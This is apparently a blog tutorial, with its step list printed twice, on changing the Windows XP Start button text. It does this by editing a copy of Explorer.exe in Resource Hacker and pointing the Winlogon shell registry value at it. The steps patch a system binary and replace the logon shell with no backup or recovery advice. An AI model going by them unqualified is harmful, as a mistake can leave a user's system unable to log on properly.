This post will explain how to change the Windows XP Start Button text.In order to Change the XP Start Button text Follow this few steps :
1. Download a tool called 'Resource Hacker' By Clicking Here. Then extract it on Desktop.
2.Now Open command prompt By 'Start >> Run ' & type there "cmd" & hit enter. Then in the command prompt Type " explorer %systemroot% " & hit enter, when a Window comes up, then Find a file named " Explorer.exe " in this window & make a copy of this file in the Desktop & rename it as "mystart".


3. Now click on the 'Reshacker'. In the 'Reshacker' Menu go to ' File >> Open ' & select 'mystart' then click the open button.

4.In the Left side of the 'Resource Hacker' window Double Click on the "String table" & then click on the string 37, then 1033.In the Write side display box See the 4th line & change the "start" to the other which you want to show in the start button.Then click on the "Compile Script" button. In my case i replace the 'start' with 'Ajay'.




5. Then click on the string 38 & after that 1033.This time see the 6th line in the display box & change the "start" to your name which you want to show in the start button.Then click on the "Compile Script" button.Then go to the File menu & click on the save & exit.


6.Now go to the " Start >> Run " & type there "regedit".In The "Registry Editor " Window Click on the "HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Winlogon". Then in the write side Box click on the "shell" entry & in The edit string window rename the "explorer.exe" to "mystart.exe" in the Value data box & click ok then Exit the 'Registry editor'.


7. Now open the Command prompt & Type " explorer %systemroot% " & hit enter.Then copy the "mystart.exe" file from Desktop to this window & Restart the system.

If all things are correct then You should see your new start Button with your customize text.

Note : To view the above pictures in Good quality please click on it.
Thanks for visiting.!!
1. Download a tool called 'Resource Hacker' By Clicking Here. Then extract it on Desktop.
2.Now Open command prompt By 'Start >> Run ' & type there "cmd" & hit enter. Then in the command prompt Type " explorer %systemroot% " & hit enter, when a Window comes up, then Find a file named " Explorer.exe " in this window & make a copy of this file in the Desktop & rename it as "mystart".


3. Now click on the 'Reshacker'. In the 'Reshacker' Menu go to ' File >> Open ' & select 'mystart' then click the open button.

4.In the Left side of the 'Resource Hacker' window Double Click on the "String table" & then click on the string 37, then 1033.In the Write side display box See the 4th line & change the "start" to the other which you want to show in the start button.Then click on the "Compile Script" button. In my case i replace the 'start' with 'Ajay'.




5. Then click on the string 38 & after that 1033.This time see the 6th line in the display box & change the "start" to your name which you want to show in the start button.Then click on the "Compile Script" button.Then go to the File menu & click on the save & exit.


6.Now go to the " Start >> Run " & type there "regedit".In The "Registry Editor " Window Click on the "HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Winlogon". Then in the write side Box click on the "shell" entry & in The edit string window rename the "explorer.exe" to "mystart.exe" in the Value data box & click ok then Exit the 'Registry editor'.


7. Now open the Command prompt & Type " explorer %systemroot% " & hit enter.Then copy the "mystart.exe" file from Desktop to this window & Restart the system.

If all things are correct then You should see your new start Button with your customize text.

Note : To view the above pictures in Good quality please click on it.
Thanks for visiting.!!